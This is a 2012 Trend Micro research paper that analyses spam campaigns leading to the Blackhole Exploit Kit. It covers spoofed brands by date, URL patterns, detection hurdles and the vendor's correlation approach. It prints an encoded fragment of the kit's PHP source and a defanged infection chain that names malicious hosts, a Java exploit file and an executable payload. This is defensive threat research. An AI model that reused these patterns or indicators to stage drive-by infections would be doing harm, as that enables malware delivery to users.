Trend Micro Incorporated
Research Paper
2012

Blackhole Exploit Kit: A Spam Campaign, Not a Series of Individual Spam Runs

AN IN-DEPTH ANALYSIS

By: Jon Oliver, Sandra Cheng, Lala Manly, Joey Zhu,
Roland Dela Paz, Sabrina Sioting, and
Jonathan Leopando

CONTENTS

INTRODUCTION

In the past few months, we investigated several high-volume spam runs that sent users to websites that hosted the *Blackhole Exploit Kit.* The investigation was prompted by a rise in the number of these spam runs. The spam in these outbreaks claim to be from legitimate companies such as Intuit, LinkedIn, the US Postal Service (USPS), US Airways, Facebook, and PayPal, among others.

The emails in the spam runs appear like those from legitimate sources and attempt to trick recipients into clicking links. In a few cases, the outbreaks led to traditional phishing websites. However, in the majority of cases, these led to malicious websites that use the *Blackhole Exploit Kit* to infect systems with malware.

The attacks typically ensued in the following manner:

1. The spam arrives in a user's inbox.
2. A link embedded in the email leads to a compromised website.
3. A page on the compromised website redirects the user to a malicious website, aka a "landing page."
4. The landing page attempts to exploit various software vulnerabilities in the user's system.
5. If one of the attempts to exploit vulnerabilities works (typically because the user's computer has not been updated with the latest security patches), a malware variant is downloaded, infecting the user's computer.





Figure 1. *Typical* Blackhole Exploit Kit *infection diagram*

On their own, none of the tactics above are particularly new. However, in the case of these particular runs, the tactics were carried out in a highly effective and well-designed manner.

Below is a summary of the spam runs we have been tracking in April, May, and June 2012 by date, along with the company names used.


- **April 2012:** 45 separate spam runs, 17 organizations



Sunday	Monday	Tuesday	Wednesday	Thursday	Friday	Saturday
1	2	3 US Airways	4 US Airways	5 US Airways	6 US Airways	7
8	9	10 Apple Store	11 Intuit FedWire US Airways	12 FedWire LinkedIn	13 LinkedIn NY Traffic Ticket	14
15	16 FedEx Amerigo Pizza	17 HP ScanJet	18	19 XEROX SuperJet LinkedIn	20 NACHA	21
22	23 NACHA HP ScanJet	24 ORSO's Pizza US Airways NY Traffic Ticket AmEx	25 Facebook LinkedIn US Airways Delta Airlines	26 Facebook LinkedIn CareerBuilder Microsoft	27 Facebook LinkedIn CareerBuilder	28
29	30 LinkedIn	Notes:				

Figure 2. *April 2012 spam runs*


- **May 2012:** 66 separate spam runs, 21 organizations



Sunday	Monday	Tuesday	Wednesday	Thursday	Friday	Saturday
Notes:		1	2 PayPal	3 AmEx Facebook	4 PayPal	5 LinkedIn USPS
6	7	8 LinkedIn	9 LinkedIn	10	11 Citibank USPS Verizon	12
13	14 Citibank	15 AT&T LinkedIn	16 AmEx LinkedIn NACHA (NetTeller)	17 AmEx AU, Bank of America, LinkedIn, PayPal/eBay, PayPal (BillMeLater), Verizon, Wells Fargo	18 Verizon PayPal	19
20	21	22 LinkedIn PayPal Facebook	23 PayPal Verizon	24 Verizon	25 AmEx PayPal PayPal AU	26 Amazon
27	28	29 Verizon Bank of America	30 Citibank PayPal Verizon BankcorpSouth Bank of America	31 LinkedIn Monster Windstream LivingSocial	Notes:	

Figure 3. *May 2012 spam runs*

- **June 2012:** 134 separate spam runs, 40 organizations



Sunday	Monday	Tuesday	Wednesday	Thursday	Friday	Saturday
Notes:					1 CenturyLink, Detroit Basketball, FedWire, HoneyBaked, LinkedIn, LivingSocial, Monster, Ticket Master, Bank of America	2 LinkedIn CashPro Online (BoA)
3	4 FedWire Verizon	5 Amazon AT&T FedWire PayPal/eBay Verizon	6 AT&T Citibank HP Scanjet (zip) HP Scanjet (htm) LinkedIn	7 LinkedIn HP Scanjet AmEx Craigslist	8 LinkedIn HP Scanjet Xanga ADP PayPal/eBay	9 Amazon HP Scanjet Xanga
10	11 HP Scanjet NACHA (zip) PayPal/eBay	12 PayPal/eBay Myspace	13 American Airlines, Amazon, Airline Tickets, AmEx, Empty Body Spam, LinkedIn, Twitter, PayPal/eBay	14 American Airlines, Facebook, Good To Go!, FedWire, LinkedIn, Verizon, Wells Fargo, Visa, Classmates	15 American Airlines, Facebook, Good To Go!, Federal Tax Payment, LinkedIn, Verizon, UPS	16 Facebook, Good To Go!, HP Scanjet, Verizon, UPS, Habbo Hotel
17 Facebook Good To Go!	18	19 UPS, Verizon, HP ScanJet, XEROX, Facebook, Good To Go!, AmEx, ADP, LinkedIn	20 Windstream	21 Windstream Verizon BBB Intuit XEROX	22 BancorpSouth	23
24	25 UPS	26 CenturyLink Friendster LinkedIn	27 CenturyLink LinkedIn	28 Facebook Good To Go! CenturyLink LinkedIn Windstream	29 ADP Notary Bulletin Facebook	30 ADP
Notes:						

Figure 4. *June 2012 spam runs*

Some apparent patterns were seen among the institutions spoofed in the spam runs. Attackers frequently used the names of financial institutions such as American Express, BancorpSouth, Citibank, NACHA, and Wells Fargo. Telecommunications companies such as AT&T and Verizon were also prominent in the attackers' list.

All of the outbreaks in the calendars were investigated. The infection chain for each attack was also mapped. Many striking similarities in the outbreaks were also found. The links in the spam, which took users to compromised websites (i.e., step 2 in Figure 1), had three distinct formats across the listed attacks:

- **Format 1:** http://<compromised domain>/<8 alphanumeric characters>/index.html
- **Format 2:** http://<compromised domain>/<short word>.html
- **Format 3:** http://<compromised domain>/wp-content/<path>/report.htm

Another striking similarity had to do with the landing pages, which typically had URL formats such as:

- **Landing page 1:** http://literal-IP/showthread.php?t=<16-digit-hex-number>
- **Landing page 2:** http://literal-IP/page.php?p=<16-digit-hex-number>

Trend Micro established criteria based on the sequence of events in order to identify if each outbreak was a *Blackhole Exploit Kit* spam run.

A few outbreaks broke the trend as these used traditional phishing instead of *Blackhole Exploit Kit* hosting pages.

TECHNICAL HURDLES

The spam runs pose difficulties for traditional antispam methods. Content-based filters, for instance, have a problem with the attacks because these use modified versions of legitimate emails, making detection and blocking more difficult to do.

Some traditional methods related to identifying or blocking spam runs include:

- Using IP reputation to block emails sent out by botnets
- Using email authentication to verify legitimate emails
- Using web reputation to check links embedded in messages

The particular spam runs discussed in this research paper posed significant difficulties for each of the above-mentioned traditional security approaches, if the following are accomplished in isolation:

- **IP reputation:** The botnets that send out spam are in a constant flux with nodes added and removed at regular intervals. In addition, some of the spam in the attacks came from compromised legitimate ISPs. In such a situation, dropping email traffic connections from legitimate ISPs would be inappropriate.
- **Email authentication:** Industry skepticism and reluctance to use email authentication to block spam exist. The *Blackhole Exploit Kit* attacks prompted us to consider if the usefulness of email authentication as well as initiatives such as Domain-Based Message Authentication, Reporting, and Conformance (DMARC)[1] should be reexamined.

[1] http://www.dmarc.org/

FEEDBACK AND CORRELATION

- **Web reputation:** Because of the attacks' scale, trying to protect users via web reputation systems that attempt to block access to links became difficult to do. The attack on May 17, for instance, used at least 1,960 distinct URLs on 291 compromised legitimate domains. The use of redirection pages injected to legitimate sites also made blocking difficult to do since this forced security companies to sort legitimate from illegitimate pages on otherwise legitimate websites.

The use of thousands of URLs posed a significant problem, as sourcing and blocking all of them required a lot of effort. This effort had to be duplicated daily, as spammers moved on to a new set of compromised domains and pages each day.

Trend Micro believes using the multilayer approach is more effective to deal with this threat. Each of the above-mentioned technologies plays a role in defending against the attacks. In addition, other techniques such as exploit prevention and detection as well as user education can also play their respective roles. However, to properly deal with the *Blackhole Exploit Kit* spam campaign, a single coherent approach utilizing multiple layers of defense that integrate all of the above-mentioned technologies is required.

As previously stated, the *Blackhole Exploit Kit* spam campaign poses a considerable challenge to conventional techniques because of the skill with which the attacks are conducted as well as the mechanics used that overwhelm conventional methods of detection and blocking by sheer number.

Trend Micro developed a system that uses big data analytics and harnesses the power of the Trend Micro™ Smart Protection Network™ infrastructure to provide a unique view of the attacks as they occur. Using big data analytics, Trend Micro is able to identify patterns and correlations that are characteristic to the attacks. Using this unique and requisite information, systems directed at efficient identification of attacks were created for use with the Smart Protection Network.

Traditional approaches to collecting bad URLs, such as those used in the spam campaigns, include using spam honey pots or community submission approaches wherein users report bad URLs to a central repository. Due to the sheer scale (i.e., the use of thousands of URLs on compromised websites) of the *Blackhole Exploit Kit* spam campaign, Trend Micro saw that these approaches could simply not keep up.

As such, Trend Micro approached the problem using automated correlation backed by the power of the Smart Protection Network. Users from all over the world could opt in to send feedback, which help us pinpoint potentially malicious or suspicious behaviors. In response to the *Blackhole Exploit Kit* spam campaign, we extended the capability of the Smart Protection Network to automatically identify key components and behavior sequences, which were uniquely malicious. We configured the network to automatically identify and block activities that matched those related to the outbreaks.

One component of the Trend Micro Smart Protection Network is the *Browser Exploit Solution (BES)*, which is deployed on customer endpoints. The *BES* emulates obfuscated JavaScript and sends feedback if the content is identified as malicious if the user opted in to contribute feedback.


THE *BLACKHOLE EXPLOIT KIT*

Another component of the Trend Micro Smart Protection Network then identifies if a link in an email directs a user to a redirection page, which often contains obfuscated JavaScript that redirects the user to a landing page. Identifying this sequence of activities requires a tightly integrated antispam product that works hand in hand with a web reputation service. As soon as such an activity is identified, all of the components related to it are blocked.

This way, each component of the Trend Micro Smart Protection Network improves the threat response capability of every other node in the network.

An exploit kit is a web application that allows an attacker to take advantage of most known vulnerabilities in popular applications such as *Internet Explorer* as well as *Adobe Acrobat, Reader,* and *Flash Player*. The kit is installed in a web server somewhere that is connected to a database for logging and reporting. This server, which uses web technologies such as PHP and database products such as *MySQL,* is also used as an administrative interface.

The *Blackhole Exploit Kit* has been the most popular exploit kit among cybercriminals since 2011. Its first version was released in 2010. The most recent version, v.*1.2.3,* was released in March 2012. The PHP source code at the server is encrypted and protected by *IONCube*.



```
<?php //003ab
if(!extension_loaded('ionCube
Loader')){$__oc=strtolower(substr(php_uname(),0,3));$__ln='ioncube_loader_'.
')?'.dll':'.so');@dl($__ln);if(function_exists('_il_exec')){return
_il_exec();}$__ln='/ioncube/'.$__ln;$__oid=$__id=realpath(ini_get('extension
d)>1&&$__id[1]==':'){$__id=str_replace('\\','/',substr($__id,2));$__here=str
repeat('/..',substr_count($__id,'/')).$__here.'/';$__i=strlen($__rd);while($
){if($__rd[$__i]=='/'){$__lp=substr($__rd,0,$__i).$__ln;if(file_exists($__oi
die('The file '.__FILE__." is corrupted.\n");}if(function_exists('_il_exec')
<b>'.__FILE__.'</b> requires the ionCube PHP Loader '.basename($__ln).' to b
administrator.');exit(199);
?>
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
```

Figure 5. *PHP code sample of the Blackhole Exploit Kit*

Like other exploit kits, the *Blackhole Exploit Kit* provides attackers a lot of detailed information about their victims. The attackers can, for instance, discover what browsers or OSs their victims use and where they are geographically located. In addition, the attackers can determine which exploits were most successful in targeting users. In the past year, *Java* vulnerabilities have had the most success in infecting users' systems.


In the past, the *Blackhole Exploit Kit* was only available as an application that would-be attackers had to install in a server. Recently, however, *Blackhole Exploit Kit* hosting websites have been made available on a for-rent basis, lessening the difficulty of using the said kit.

Several components make up the typical *Blackhole Exploit Kit*. The first component focuses on controlling user web traffic that is usually related to a compromised website, an advertisement, and a spam with a link. A landing page is used to check the victims' environments and record their information in a database before redirecting them to exploit pages based on their environments.

The following is an example of a *Blackhole Exploit Kit* infection chain. Note that the initial URL was taken from a spam that claimed to be a *Xanga* notification.

```
hxxp://www.oes.actmasons.com.au/wp-
content/themes/esp/wp-local.htm
hxxp://pushkidamki.ru:8080/forum/showthread.
php?page=5fa58bce769e5c2c
hxxp://pushkidamki.ru:8080/forum/w.php?f=182
b5&e=2
hxxp://pushkidamki.ru:8080/forum/data/ap1.ph
p?f=182b5
hxxp://pushkidamki.ru:8080/forum/Set.jar
hxxp://pushkidamki.ru:8080/forum/readme.exe
```

